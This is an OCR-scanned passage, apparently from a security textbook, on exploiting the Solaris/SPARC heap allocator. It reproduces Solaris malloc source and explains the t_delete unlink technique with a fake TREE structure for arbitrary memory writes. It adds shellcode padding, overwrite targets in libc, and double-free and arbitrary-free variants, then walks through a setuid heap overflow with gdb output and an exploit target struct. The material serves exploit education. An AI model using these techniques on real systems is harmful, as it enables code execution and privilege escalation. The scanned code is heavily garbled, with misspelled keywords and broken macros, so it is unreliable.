       if (GETCORE(nsize) == ERRCORE)
          return (NULL);
    } else {
       intptr_t   delta;
       /*
        *the value repaired is too big for GETCORE() to deal with
        *in one go, so use GETCORE() at most 2 times instead.
        */
       delta = LONGJ_MAX;
       while (delta > 0) {
          if (GETCORE (delta)==ERRCORE) {
             if (addr !=GETCORE (0))
              (void)   GETCORE(-LONG_MAX);
               reture(NULl);
         }
         nsize -= LONG_MAX;
         delta = nsize;
```

```
        }

    }

    /* contiguous memory */

     if (addr == Baddr) {
        ASSERTIoffset == 0];
        if (tp) {
        addr = (char *)tp;
         n += SIZE(tp) + 2 * WORDSIZE;
        } else {
               addr = Baddr - WORDSIZE;
               n += WORDSIZE;
        }
    } else
        addr += offset;

    /* new bottom address */

     Baddr = addr + n;

    /* new bottom block */
    tp = (TREE *)addr;
    SIZE(tp) = n - 2 * WORDSIZE;
    ASSERT((SIZE(tp) % ALIGN) == 0);

  /* reserved the last word to head any noncontiguous memory*/

     SETBITO(SIZE(NEXT(tp)));

    /* non-contiguous memory, free old bottom block */

    if (Bottom && Bottom != tp) {
        SETBITO(SIZE(Bottom));
        realfree(DATA(Bottom));
    }

    return (tp) ;

}


/*
 * Tree rotation functions (BU: bottom-up, TD: top-down)
 */

#define    LEET1(x, y)\
           if ( (RIGHT(x) = LEFT(y))  != NULL) PARENT(RIGHT(x))= x; \
            if ((PARENT(y) = PARENT(x))  != NULL)\
               if (LEFT(PARENT(X)) == x) LEFT(PARENT(y) ) = y, \
               else RIGHT(PARENT(y)) = y;\
               LEFT(y) = X; PARENT(x) = y

#define    RIGHTl(x, y)        \
           if ((LEFT(X) = RIGHT(y))  !- NULL) PARENT(LEFT(x) ) = X; \
           if ((PARENT(y) = PARENT(x))  != NULL)\
               if (LEFT!PARENT(X) ) == x) LEFT(PARENT(y)) = y; \
```

```
            else RIGHT(PARENT(y)) = y;\

             RIGHT(y) = x; PARENT(x) = y

#define    BULEFT2(x, y, z)    \
          if ((RIGHT(x) = LEFT(y)) != NULL) PARENT(RIGHT(x)) = x;\
          if ((RIGHT(y) = LEFT(z)) != NULL) PARENT(RIGHT(y)) = y;\
           if ((PARENT(Z) = PARENT(x)) != NULL)\
              if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
              else RIGHT (PARENT (z) ) = z ; \
              LEFT(Z) = y; PARENT(y) = z; LEFT(y) = x; PARENT(x) = y

#define    BURIGHT2(x, y, z)     \
          if ((LEFT(x) = RIGHT(y)) != NULL) PARENT(LEFT(x)) = x;\
          if ((LEFT(y) = RIGHT(z)) != NULL) PARENT(LEFT(y)) = y;\
          if ((PARENT(Z) = PARENT(x)) != NULL)\
          if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
          else RIGHT (PARENT (z)) = z;\
          RIGHT(z) = y; PARENT(y) = z; RIGHT(y) = x; PARENT(x) = y

#define    TDLEFT2(x, y, z)     \
          if ((RIGHT(y) = LEFT(Z)) !=NULL) PARENT(RIGHT(y)) =y;\
          if ((PARENT (z) = PARENT(x)) != NULL) \
          if (LEFT!PARENT(x)) == x) LEFT(PARENT(z)) = z;\
           else RIGHT(PARENT(z)) = z;\
           PARENT(x) = z; LEFT(z) = x;

#define    TDRIGHT2(x, y, z)    \
          if ((LEFT(y) =RIGHT(z)) !=NULL) PARENT(LEFT(y)) = y;\
          if ((PARENT(Z) = PARENT(x)) != NULL) \
              if (LEFT(PARENT(X)) ==x) LEFT(PARENT(z)) = z;\
              else RIGHT(PARENT(z)) = z;\
              PARENT(x) = z; RIGHT(z) = x;

/*
 * Delete a tree element
 */
static void t_delete(TREE *op)
{
    TREE    *tp, *sp, *gp;

    /* if this is a non-tree node */

     if (ISNOTREE(op)) {
        tp = LINKBAK(op);
        if ((sp = LINKFOR(op)) != NULL)
              LINKBAK(sp) = tp;
           LINKFOR(tp) = sp;
        return;
}

    /* make op the root of the tree */

     if (PARENT(op))
```

```
      t_splay(op);

   /* if this is the start of a list */

    if ((tp = LIHKFOR(op)) != NULL) {
      PARENT (tp) = NULL;
      if (( sp = LEFT(op)) != NULL)
       PARENT(sp) = tp;
      LEFT(tp) = sp;

      if ((sp = RIGHT (op)) != NULL)
         PARENT(sp) = tp ;
          RIGHT(tp) = sp;

      Root = tp;

       return;

      }

   /* if op has a non-null left subtree */

   if ((tp = LEFT(op)) != NULL) {

   PARENT (OP) = NULL;

      if (RIGHT(op)) {
         /* make the right-end of the left subtree its root*/
          while ((sp = RIGHT(tp)) != HULL) {
             if ((gp = RIGHT(sp)) != nULL) {
             TDLEFT2(tp, sp, gp);
              tp = gp;
              } else {
         LEFT1(tp, sp) ;
         tp = sp;
              }
        }

         /* hook the right subtree of op to the above elt */
         RIGHT(tp) = RIGHT(op);
         PARENT(RIGHT(tp)) = tp;
      }
   } else if ((tp = RIGHT(op)) != NULL)    /* no left subtree*/
      PARENT(tp) = NULL;

   Root = tp;

}

/*
 *Bottom up splaying (simple version) .
 *The basic idea is to roughly cut in half the
 *path from Root to tp and make tp the new root.
 */
static void t_splay(TREE *tp)
{
   TREE    *pp, *gp;
```

```
    /* iterate until tp is the root */

    while ( (pp =PARENT(tp))  != NULL)  {

     /* grandparent of tp */

    gp = PARENT(pp);

       /* x is a left child */

        if (LEFT(pp) == tp) {
           if (gp && LEFT(gp) == pp) {
               BURIGHT2(gp, pp, tp);
                } else {
           RIGHT1(pp, tp) ;
           }
      }else {
           ASSERTIRIGHT(pp) == tp);
           if (gp && RIGHT(gp) == pp) {
               BULEFT2(gp, pp, tp) ;
               } else {
   LEFT1(pp, tp) ;
                    }
              }
      }
   }


/*
 *   free().
 *   Performs a delayed free of the block pointed to
 *   by old. The pointer to old is saved on a list, flist,
 *   until the next malloc or realloc. At that time, all the
 *   blocks pointed to in flist are actually freed via
 *   realfree(). This allows the contents of free blocks to
 *   remain undisturbed until the next malloc or realloc.
 */
void
free(void *old)
{
    (void) _mutex_lock(&   malloc_lock) ;
   _free_unlocked(old);
    (void) _mutex_unlock(&_malloc_lock) ;
}

void
_free_unlocked(void *old)
{
    int    i;

    if (old == NULL) return;

    /*

    * Make sure the same data block is not freed twice.
```

```
    *3cases are checked.It retruns immediately if either
    * one of the conditions is true.
    *   1.last freed.
    *  2. Not in use or freed already.
    *  3.In the free list.
    */
    If (old==Lfree)
       Return;
    If(!ISBIT0(SIZE(BLOCK(old)))
       Return;
    For (i=0;i<freeidx;i++)
           If (old ==flist[i])
              Return;
If (flist[freeidx]!=NULL)
Realfree(flist[freeidx]);
Flist[freeidx]=Lfree=old;
Freeidx=(freeidx +1)&FREEMASK;/*one forward*/
}
/*cleanfree() frees all the blocks pointed to be first
*realloc() should work if it is called with a pointer
*to a block that was freed since the last call to malloc() or
*realloc(). If cleanfree() is called from realloc(),ptr
*is set to the old block and that block should not be
*freed since it is actually being reallocated.
*/
Static void
Cleanfree (void *ptr)
    Char *p
    flp=(char**)&(flist[freeidx]);
    for(;;){
    if (flp==(char**)&(flist[0]))
     flp=(char**)&(flist[FREESIZE]);
    if(*--flp==NULL)
       break;
    if(*flp!=ptr)
       realfree(*flp);
    *flp=NULL;
    }
    freeidx=0;
    Lfree=NULL;
    }
    /*Copyright(c) 1988 AT&T*/
    /*all rights reserved*/
```

```
/* THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T */

 /* The copyright notice above does not evidence any */

 /*   actual or intended publication of such source code.    */

/*
*copyright  (c)  1996-1997  by  Sun Microsystems,
Inc.
*Ail  rights  reserved.
 */

#pragma     ident     "@ (#)mallint .h    1.11
      97/12/02   SMI"  /*
SVr4.0  1.2    */

#include <sys/isa_defs.h>

 #include <stdlib.h>

# include <memory.h>

#include<thread.h>

 #include<synch.h>

 #include <mtlib.h>

/* debugging macros */
#ifdef    DEBUG
#define    ASSERT(p)    ((void) ( (p) || (abort(), 0)))
#define    COUNT(n)    ((void) n++)
static int        nmalloc, nrealloc, nfree;
#else
#define    ASSERT(p)    ((void)0)
#define    COUNT(n)    ((void)0)
#endif /* DEBUG */

/* function to copy data from one area to another */
# define    MEMCOPY(to, fr, n)    ((void) memcpy(to, fr, n) )

/* for conveniences */
#ifndef NULL
#define    NULL   (0)
#endif

#define reg      register
#define WORDSIZE (sizeof (WORD))
#define MINSIZE        (sizeof (TREE) - sizeof (WORD))

#define      ROUND(s)     if (s % WORDSIZE) s += (WORDSIZE -(s %
WORDSIZE))

#ifdef    DEBUG32

/*
 *The following definitions ease debugging
 *on a machine in which sizeof(pointer) == sizeof(int) == 4.
 * These definitions are not portable.

 *Alignment  (ALIGN) changed to 8 for SPARC ldd/std.
```

```
*/
```



```
      #define    ALIGN    8

      typedef int    WORD;

       typedef struct _t_ {
          size_t        t_s;
          struct _t_    *t_p;
          struct _t_    *t_l;
          struct _t_    *t_r;
          struct _t_    *t_n;
          struct _t_    *t_d;
          } TREE;
      #define    SIZE(b)        ((b)->t_s)
      #define    AFTER(b)     ((b)->t_p)
      #define    PARENT(b)     ((b)->t_p)
      #define    LEFT(b)  ((b)->t_l)
      #define    RIGHT(b)     ((b)->t_r)
      #define    LINKFOR(b)     ((b)->t_n)
      #define    LINKBAK(b)     ((b)->t_p)

     #else    /* !DEBUG32 */
/*
 *All of our allocations will be aligned on the least multiple of 4,
 *at least, so the two low order bits are guaranteed to be available.
 */
      #ifdef _LP64
      #define    ALIGN        16
      #else
      #define    ALIGN        8
      #endif

      /* the proto-word; size must be  ALIGN bytes */
      typedef union _w__ {
          size_t        w_i;   /* an unsigned int */
          struct _t_    *w_p;  /* a pointer */
          char        w_a[ALIGN];   /* to force size */
      } WORD;

      /* structureof a node in the free tree */

      typedef struct _t_{
          WORD  t_s;       /* size of this element */
          WORD  t_p;  /* parent node */
          WORD  t_l;   /* left child */
          WORD  t_r;  /* right child */
          WORD  t_n;    /* next in link list */
          WORD  t_d; /* dummy to reserve space for self-pointer*/
      } TREE;

      /* usable # of bytes in the block */
      #define    SIZE(b)  (( (b) ->t_s) .w_i)

      /*free tree pointers */
      #define   PARENT(b)    ( ( (b) ->t_p) .w_p)
```

```
#define    LEFT(b)  (((b)->t_l).w_p)
#define    RIGHT(b)    (((b)->C_r).w_p)

/* forward link in lists of small blocks */

#define    AFTER(b)    (((b)->t_p).w_p)

/* forward and backward links for lists in the tree */

#define    LINKFOR(b)    (((b)->t_n).w_p)

 #define    LINKBAK(b)    (((b)->t_p).w_p)

#endif    /* DEBUG32 */

/* set/test indicator if a block is in the tree or in a list */
#     define    SETMOTREE(b)    (LEFT(b) = (TREE *)(-1))
# define    ISlIOTREE(b)    (LEFT(b) == (TREE *)(-1))

/* functions to get information on a block */
(define DATA(b)    (((char *)(b)) + WORDSIZE)
#define BLOCK(d)((TREE *)(((char *)(d)) - WORDSIZE))
#define SELFP(b)((TREE **)(((char *)(b)) + SIZE(b)))
#define LAST(b)  (*((TREE **)(((char *)(b)) - WORDSIZE)))
#define NEXT(b)((TREE *)(((char *)(b) + SIZE(b) +
WORDSIZE))
tdefine BOTTOM(b)((DATA(b) + SIZE(b) + WORDSIZE) == Baddr)

/* functions to set and test the lowest two bits of a word */
#define BITO      (01)        /* ...001 */
#define BIT1      (02)        /* ...010 */
#define BITS01        (03)        /* ...011 */
#define ISBITO(w) ((w) & BITO)    /* Is busy? */
#define ISBIT1 (w) ( (w) & BIT1)   /* Is the preceding free? */
#define SETBIT0 (w)    ( (w) |= BITO)    /* Block is busy */
#define SETBITl(w)    ( (w) |= BIT1)   /* The preceding is free */
#define CLRBITO(w)    ((w) &= ~BITO)     /* Clean bitO */
#define CLRBITllw)    ((w) &= ~BIT1)     /* Clean bitl */
#define SETBITSOl(w)    ((w) |= BITS01)    /* Set bits 0 4 1*/
#define CLRBITS01(w)    ( (w)&=~BITS01) /* Clean bits O & l * /
#define SETOLDO1(n, o)    ( (n) |= (BITS01& (o) ) )

/* system call to get    more core */
tdefine    GETCORE  sbrk
tdefine    ERRCORE        ((void *)(-1))
tdefine    CORESIZE    (1024*ALIGN)

extern void   *GETCORE(size_t);

extern void    _free_unlocked (void *);


    #ifdef _REENTRANT
    extern mutex_t _malloc_lock;
    #endif /* _REENTRANT */
```

The basic element of the TREE structure is defined as a WORD, having the fol-lowing definition:

/*the proto-word; size must be ALIGN bytes*/

```
tyFedef union _w_ {
   size_t        w_i;        /* an unsigned int */
   struct _t_    *w_p;        /* a pointer */
    char        w_a[ALIGN];    /* to force size */
}   WORD;
```

ALIGN is defined to be 8 for the 32-bit version of libc, giving the union a total size of 8 bytes. The structure of a node in the free tree is denned as follows:

```
typedef struct _t_
{
   WORDt_s;  /* size of this element */
   WORDt_p;  /* parent node */
   WORDt_l;  /* left child */
   WORDt_r;  /* right child */
   WORDt_n;  /* next in link list */
   WORDt_d;  /* dummy to reserve space for self-pointer */
} TREE;
```

This structure is composed of six WORD elements, and therefore has a size of 48 bytes. This ends up being the minimum size for any true heap chunk, including the basic header.

Basic Exploit Methodology (t_delete)

Traditional heap overflow exploit methodology on Solaris is based on chunk consolidation. By overflowing outside the bounds of the current chunk, the header of the next chunk in memory is corrupted. When the corrupted chunk is processed by heap management routines, an arbitrary memory overwrite is achieved that eventually leads to shellcode execution.

The overflow results in the size of the next chunk being changed. If it is overwritten with an appropriate negative value, the next chunk will be found farther back in the overflow string. This is useful because a negative chunk size does not contain any null bytes, and can be copied by string library func-tions. A TREE structure can be constructed farther back in the overflow string. This can function as a fake chunk with which the corrupted chunk will be consolidated.

The simplest construction for this fake chunk is that which causes the function t_delete() to be called. This methodology was first outlined in the article in Phrack #57 entitled "Once Upon a free()" (August 11, 2001). The fol-lowing code snippets can be found within malloc . c and mallint. h:

```
Within real free():

   /*see if coalescing with next block is warranted */

    np = NEXT(tp);

   if (!ISBITO(SIZE(np))) {

   if (np != Bottom)

        t_delete(np);
```

And the function t_delete ():

```
/*
 * Delete a tree element
 */
static void t_delete{TREE *op)
 {
   TREE    *tp, *sp, *gp;

   /* if this is a non-tree node */

    if (ISNOTREE(op)) {
      tp = LINKBAK(op);
      if ((sp = LINKFOR(op)) != NULL)
        LINKBAK(sp) = tp;
      LINKFOR(tp) = sp;
      return;
 }
```

Some relevant macros are defined as:

```
#define SIZE(b)(((b)->t_s).w_i)
#define PARENT(b)(((b)->t_p).w_p)
#define LEFT(b)(((b)->t_l).w_p)
#define RIGHT(b)(((b)->t_r).w_p)
#define LINKFOR(b)(((b)->t_n).w_p)
#define LINKBAK(b)(((b)->t_p).w_p)
#define ISNOTREE(b)(LEFT(b) == (TREE *)(-l))
```

As can be seen in the code, a TREE op structure is passed to t_delete (). This structure op is the fake chunk constructed and pointed to by the overflow. If ISNOTREE () is true, then two pointers tp and sp will be taken from the fake TREE structure op. These pointers are completely controlled by the attacker, and are TREE structure pointers. A field of each is set to a pointer to the other TREE structure.

The LINKFOR macro refers to the t_n field within the TREE structure, which

is located at an offset 32 bytes into the structure, while the LINKBAK macro

refers to the t_p field located 8 bytes into the structure. ISNOTREE is true if the

t_l field of the TREE structure is -1, and this field is located 16 bytes into the

structure.

While this may seem slightly confusing, the ultimate result of the above code is the following:

1. If the t_l field of the TREE op is equal to -1, the resulting steps occur. This field is at an offset 16 bytes into the structure.

2. The TREE pointer tp is initialized via the LINKBAK macro, which takes the t_p field from op. This field is at an offset 8 bytes into the structure.

3. The TREE pointer sp is initialized via the LINKFOR macro, which takes the t_n field from op. This field is at an offset 32 bytes into the structure.

4. The t_p field of sp is set to the pointer tp via the macro LINKBAK. This field is located at an offset 8 bytes into the structure.

5. The t_n field of tp is set to the pointer sp via the macro LINKFOR. This field is located at an offset 32 bytes into the structure.

Steps 4 and 5 are the most interesting in this procedure, and may result in an arbitrary value being written to an arbitrary address in what is best described as a reciprocal write situation. This operation is analogous to removing an entry in the middle of a doubly linked list and re-linking the adjacent members. The TREE structure construction that can achieve this looks like that shown in Table 10.9.

The preceding TREE construction will result in the value of tp being written to sp plus 8 bytes, as well as the value of cp being written to tp plus 32 bytes. For example, sp might point at a function pointer location minus 7 bytes, and tp might point at a location containing an NOP sled and shellcode. When the code within t_delete is executed, the function pointer will be overwritten with the value of tp which points to the shellcode. However, a value 32 bytes into the shellcode will also be overwritten with the value of sp.

The value 16 bytes into the tree structure of FF FF FF FF is the -1 needed to indicate that this structure is not part of a tree. The value at offset zero of FF FF FF F8 is the chunk size. It is convenient to make this value negative to avoid null bytes; however, it can be any realistic chunk size provided that the lowest two bits are not set. If the first bit is set, it would indicate that the chunk was in use and not suitable for consolidation. The second bit should also be clear to avoid consolidation with a previous chunk. All bytes indicated by AA are filler and can be any value.

Table 10.9. Required TREE Structure for a Reciprocal Write

FF FF FF F8	AA AA AA AA	TP TP TP TP	AA AA AA AA
FF FF FF FF	AA AA AA AA	AA AA AA AA	AA AA AA AA
SPSPSPSP	AAAAAAAA	AA AA AA AA	AAAAAAAA

Standard Heap Overflow Limitations

We previously touched on the first limitation of the non-tree deletion heap overflow mechanism. A 4-byte value at a predictable offset into the shellcode is corrupted in the free operation. A practical solution is to use NOP padding that consists of branch operations that jump ahead a fixed distance. This can be used to jump past the corruption that occurs with the reciprocal write, and continue to execute shellcode as normal.

If it is possible to include at least 256 padding instructions before the shell code, the following branch instruction can be used as a padding instruction in heap overflows. It will jump ahead 0x404 bytes, skipping past the modifica tion made by the reciprocal write. The branch distance is large in order to avoid null bytes, but if null bytes can be included in your shellcode then by all means reduce the branch distance.

```
#define BRANCH_AHEAD "\xl0\x80\x01\x01"
```

Note that if you choose to overwrite a return address on the stack, the sp member of the TREE structure must be made to point to this location minus 8 bytes. You could not point the tp member to the return location minus 32 bytes, because this would result in a value at the new return address plus S bytes being overwritten with a pointer that isn't valid code. Remember that ret is really a synthetic instruction that does jmpl %i7 + 8, %g0.The reg ister %i7 holds the address of the original call, so execution goes to that address plus 8 bytes (4 for the call, and 4 for the delay slot). If an address at an offset of 8 bytes into the return address were overwritten, this would be the first instruction executed, causing a crash for certain. If you instead overwrite a value 32 bytes into the shellcode and 24 past the first instruction, you then have a chance to branch past the corrupted address.

The reciprocal write situation introduces another limitation that is not gen erally critical in most cases, but is worth mentioning. Both the target address being overwritten and the value used to overwrite it must be valid writable addresses. They are both written to, and using a non-writable memory region for either value will result in a segmentation fault. Since normal code is not writable, this precludes return to libc type attacks, which try to make use of preexisting code found within the process address space.

Another limitation of exploiting the Solaris heap implementation is that a malloc or realloc must be called after a corrupted chunk is freed. Since free () only places a chunk into a free list, but does not actually perform any processing on it, it is necessary to cause real free () to be called for the cor rupted chunk. This is done almost immediately within malloc or realloc (via cleanfree). If this is not possible, the corrupted chunk can be truly freed by causing free () to be called many times in a row. The free list holds a max imum of 32 entries, and when it is full each subsequent free () results in one

entry being flushed from the free list via realfreel( ).malloc and realloc calls are fairly common in most applications and often isn't a huge limitation; however, in some cases where heap corruption isn't fully controllable, it is dif ficult to prevent an application from crashing before a malloc or realloccall occurs.

Certain characters are essential in order to use the method described above, including, specifically, the character 0xFF, which is necessary to make ISNOTRSE () true. If character restrictions placed on input prevent these char acters from being used as part of an overflow, it is always possible to perform an arbitrary overwrite by taking advantage of code farther down within t_delete (), as well as t_splay () . This code will process the TREE struc ture as though it is actually part of the free tree, making this overwrite much more complicated. More restrictions will be placed on the values written and addresses written to.

Targets for Overwrite

The ability to overwrite 4 bytes of memory at an arbitrary location is enough to cause arbitrary code execution; however, an attacker must be exact about what is overwritten in order to achieve this.

Overwriting a saved program counter on the stack is always a viable option, especially if an attack can be repeated. Small variations in command-line argu ments or environment variables tend to shift stack addresses slightly, resulting in them varying from system to system. However, if the attack isn't one-shot, or an attacker has specific knowledge about the system, it's possible to per form a stack overwrite with success.

Unlike many other platforms, code within the Procedure Linkage Table (PLT) on Solaris/SPARC doesn't dereference a value within the Global Offset Table (GOT). As a result, there aren't many convenient function pointers to overwrite. Once lazy binding on external references is resolved on demand, and once external references have been resolved, the PLT is initialized to load the address of an external reference into %gl and then JMP to that address. Although some attacks allow overwriting of the PLT with SPARC instructions, heap overflows aren't conducive to that in general. Since both the tp and sp members of the TREE structure must be valid writable addresses, the possibil ity of creating a single instruction that points to your shellcode and is also a valid writable address is slim at best.

However, there are many useful function pointers within libraries on Solaris. Simply tracing from the point of overflow in gdb is likely to reveal use ful addresses to overwrite. It will likely be necessary to create a large list of library versions to make an exploit portable across multiple versions and installations of Solaris. For example, the function mutex_lock is commonly called by libc functions to execute non-thread-safe code. It's called immedi ately on malloc and free, among many others. This function accesses an

address table called ti_jmp_table within the .data section of libc, and calls a function pointer located 4 bytes into this table.

Another possibly useful example is a function pointer called when a process calls exit (). Within a function called _exithandle, a function pointer is retrieved from an area of memory within the .data section of libc called static_mem. This function pointer normally points at the f ini () routine called on exit to cleanup, but it can be overwritten to cause arbitrary code execution upon exit. Code such as this is relatively common throughout libc and other Solaris libraries, and provides a good opportunity for arbitrary code execution.

The Bottom Chunk

The Bottom chunk is the final chunk before the end of the heap and unpaged memory. This chunk is treated as a special case in most heap implementations, and Solaris is no exception. The Bottom chunk is almost always free if present, and therefore even if its header is corrupted it will never actually be freed. An alternative is necessary if you are unfortunate enough to be able to corrupt only the bottom chunk.

The following code can be found within _malloc_unlocked:

```
/* if found none fitted in the tree */

if (!sp)

{
    if (Bottom && size <= SIZE(Bottom)) {
    sp = Bottom;
        ..............................


/* if the leftover is enough for a new free piece */


if ((n = (SIZE(sp) - size)) >= MINSIZE + WORDSIZE) {
    n -= WORDSIZE;
    SIZE(sp) = size;
    tp = NEXT(sp);
    SIZE(tp) = n|BIT0;
    realfreelDATA(tp));
```

In this case, if the size of the Bottom chunk were overwritten with a negative size, realf ree () could be caused to be called on user-controlled data at an offset into the Bottom chunk.

In the code sample above, sp points at the Bottom chunk with a corrupted size. A portion of the Bottom chunk will be taken for the new memory alloca tion, and the new chunk tp will have its size set to n. The variable n in this case is the corrupted negative size, minus the size of the new allocation and WORDSIZE. Realf ree () is then called on the newly constructed chunk, tp, which has a negative size. At this point the methodology mentioned previ ously using t_delete () will work well.

Small Chunk Corruption

The minimum size for a true malloc chunk is the 48 bytes necessary to store the TREE structure (this includes the size header). Rather than rounding all small malloc requests up to this rather large size, the Solaris heap implementation has an alternative way of dealing with small chunks. Any malloc () request for a size less than 40 bytes results in different processing than requests for larger sizes. This is implemented by the function _smalloc within malloc. c. Requests that round up in size to 8,16,24, or 32 bytes are handled by this code.

The function _smalloc allocates an array of same-sized memory blocks to fill small malloc requests. These blocks are arranged in a linked list, and when an allocation request is made for an appropriate size the head of the linked list is returned. When a small chunk is freed, it doesn't go through normal pro cessing but simply is put back into the right linked list at its head. Libc main tains a static buffer containing the heads of the linked lists. Since these memory chunks do not go through normal processing, certain alternatives are needed to deal with overflows that occur in them.

The structure of a small malloc chunk is shown in Table 10.10.

Because small chunks are differentiated from large chunks solely by their size field, it is possible to overwrite the size field of a small malloc chunk with a large or negative size. This would result in it going through normal chunk processing when it is freed and allowing for standard heap exploitation methods.

The linked-list nature of the small malloc chunks allows for another inter esting exploit mechanism. In some situations, it is not possible to corrupt nearby chunk headers with attacker-controlled data. Personal experience has shown that this situation is not completely uncommon, and often occurs when the data that overwrites the chunk header is an arbitrary string or some other uncontrollable data. If it is possible to overwrite other portions of the heap with attacker-defined data, however, it is often possible to write into the small malloc chunk linked lists. By overwriting the next pointer in this linked list, it is possible to make malloc () return an arbitrary pointer anywhere in mem ory. Whatever program data is written to pointer returned from malloc () will then corrupt the address you have specified. This can be used to achieve an overwrite of more than four bytes via a heap overflow, and can make some otherwise tricky overflows exploitable.

Table 10.10. Structure of a Small malloc Chunk

WORD size (8 bytes)	WORD next (8 bytes)	User data (8, 16, 24 or 32 bytes large)

Other Heap-Related Vulnerabilities

There are other vulnerabilities that take advantage of heap data structures. Let's look at some of the most common and see how they can be exploited to gain control of execution.

Off-by-One Overflows

As is the case with stack-based off by one overflows, heap off-by-one over flows are very difficult to exploit on Solaris/SPARC due mainly to byte order. An off-by-one on the heap that writes a null byte out of bounds will generally have absolutely no effect on heap integrity. Because the most significant byte of a chunk size will be virtually always a zero anyway, writing one null byte out of bounds does not affect this. In some cases, it will be possible to write a single arbitrary byte out of bounds. This would corrupt the most significant byte of the chunk size. In this case, exploitation becomes a remote possibility, depending on the size of the heap at the point of corruption and whether the next chunk will be found at a valid address. In most cases, exploitation will still be very difficult and unrealistic to achieve.

Double Free Vulnerabilities

Double free vulnerabilities may be exploitable on Solaris in certain cases; how ever, the chances for exploitability are decreased by some of the checking done within _f ree_unlocked () . This checking was added explicitly to check for double frees, but is not altogether effective.

The first thing checked is that the chunk being freed isn't Lf ree, the very last chunk that was freed. Subsequently, the chunk header of the chunk being freed is checked to make sure that it hasn't already been freed (the lowest bit of the size field must be set). The third and final check to prevent double frees determines that the chunk being freed isn't within the free list. If all three checks pass, the chunk is placed into the free list and will eventually be passed to realfree ().

In order for a double free vulnerability to be exploitable, it is necessary for the free list to be flushed sometime between the first and second free. This could happen as a result of a malloc or realloc call, or if 32 consecutive frees occur, resulting in part of the list being flushed. The first free must result in the chunk being consolidated backward with a preceding cnunk, so that the original pointer resides the middle of a valid heap chunk. This valid heap chunk must then be reassigned by mailoc and be filled with attacker-controlled data. This would allow the second check within free () to be bypassed, by resetting the low bit of the chunk size. When the double free occurs, it will point to user-controlled data resulting in an arbitrary memory

■-verwrite. While this scenario probably seems as unlikely to you as it does to me, it is possible to exploit a double free vulnerability on the Solaris heap mplementation

Arbitrary Free Vulnerabilities

Arbitrary free vulnerabilities refer to coding errors that allow an attacker to directly specify the address passed to free () . While this may seem like an absurd coding error to make, it does happen when uninitialized pointers are freed, or when one type is mistaken for another as in a "union mismanage ment" vulnerability.

Arbitrary free vulnerabilities are very similar to standard heap overflows in terms of how the target buffer should be constructed. The goal is to achieve the forward consolidation attack with an artificial next chunk via t_delete, as has been previously described in detail. However, it is necessary to accurately pinpoint the location of your chunk setup in memory for an arbitrary free attack. This can be difficult if the fake chunk you are trying to free is located at some random location somewhere on the process heap.

The good news is that the Solaris heap implementation performs no pointer verification on values passed to free () . These pointers can be located on the heap, stack, static data, or other memory regions and they will be gladly freed by the heap implementation. If you can find a reliable location in static data or on the stack to pass as a location to free (), then by all means do it. The heap implementation will put it through the normal processing that happens on chunks to be freed, and will overwrite the arbitrary address you specify.

Heap Overflow Example

Once again, these theories are easier to understand with a real example. We will look at an easy, best-case heap overflow exploit to reinforce and demonstrate the exploit techniques discussed so far.

The Vulnerable Program

Once again, this vulnerability is too blatantly obvious to actually exist in modern software. We'll again use a vulnerable setuid executable as an example, with a string-based overflow copying from the first program argument. The vulnerable function is:

```
int vulnerable_function(char *userinput) {

char *buf = malloc(64);
      char *buf2 = malloc(64);
      strcpy(buf,userinput);
      free(buf2);
```

```
buf2  =  malloc(64) ;

 return  1;

}
```

A buffer, buf, is the destination for an unbounded string copy, overflowing into a previously allocated buffer, buf 2. The heap buffer buf 2 is then freed, and another call to malloc causes the free list to be flushed. We have two func tion returns, so we have the choice of overwriting a saved program counter on the stack should we choose to. We also have the choice of overwriting the pre viously mentioned function pointer called as part of the exit () library call.

First, let's trigger the overflow. The heap buffer is 64 bytes in size, so simply writing 65 bytes of string data to it should cause a program crash.

```
# gdb ./heap_overflow
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License,
and you
Are welcome to change it and/or distribute copies of it under
certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty"
for
details.
This GDB was configured as "sparc-sun-solaris2.8".,.(no
debugging
symbols
found)...

(gdb) r `perl -e "print 'A' x 64"`
Starting program: /test/./heap_overflow `perl -e "print 'A'
x 64"`
(no debugging symbols found)...(no debugging symbols
found)...(no
debugging symbols found)...
Program exited normally.

(gdb) r `perl -e "print 'A' x 65"`
Starting program: /test/./heap_overflow `perl -e "print 'A' x
65"`
(no debugging symbols found)...(no debugging symbols
found)...(no
debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0xff2c2344 in realfree () from /usr/lib/libc.so.1

(gdb) x/i $pc
0xff2c2344 <realfree+116>:     ld  [ %l5 +8 ], %ol

(gdb) print/x $15 $1 = 0x41020ac0
```

At the 65-byte threshold, the most significant byte of the chunk size is cor rupted by A or 0x41, resulting in a crash in realfree (). At this point we can begin constructing an exploit that overwrites the chunk size with a negative size, and creates a fake TREE structure behind the chunk size. The exploit con tains the following platform-specific information:

```
struct {
      char *name;
      int buffer_length;
      unsigned long overwrite_location;
      unsigned long overwrite_value;
      int align;
 } targets[] = {
      {
            "Solaris 9 Ultra-Sparc",
            64,
            0xffbfl233,
            0xffbffcc4,
            0
      }
};
```

In this case, overwrite_location is the address in memory to overwrite, and overwrite_value is the value with which to overwrite it. In the man ner that this particular exploit constructs the TREE structure, overwrite_ location is analogous to the sp member of the structure, while overwrite_ value corresponds to the tp member. Once again, because this is exploiting a locally executable binary, the exploit will store shellcode in the environment. To start, the exploit will initialize overwrite_location with an address that isn't 4-byte aligned. This will immediately cause a BUS fault when writing to that address, and allow us to break at the right point in pro gram execution to examine memory and locate the information we need in order to finish the exploit. A first run of the exploit yields the following:

```
Program received signal SIGBUS, Bus error.
0xff2c272c in t_delete () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff2c272c <t_delete+52>:     st  %o0, [ %oi + 8 ]
(gdb) print/x Sol
$1 = 0xffbf122b
(gdb) print/x $oO
$2 = 0xffbffcc4
(gdb)
```

The program being exploited dies as a result of a SIGBUS signal generated when trying to write to our improperly aligned memory address. As you can see, the actual address written to (0xf f bf 122b + 8) corresponds to the value of overwrite_location, and the value being written is the one we previ ously specified as well. It's now simply a matter of locating our shellcode and overwriting an appropriate target.

Our shellcode can once again be found near the top of the stack, and this time the alignment is off by 3 bytes.

```
(gdb)
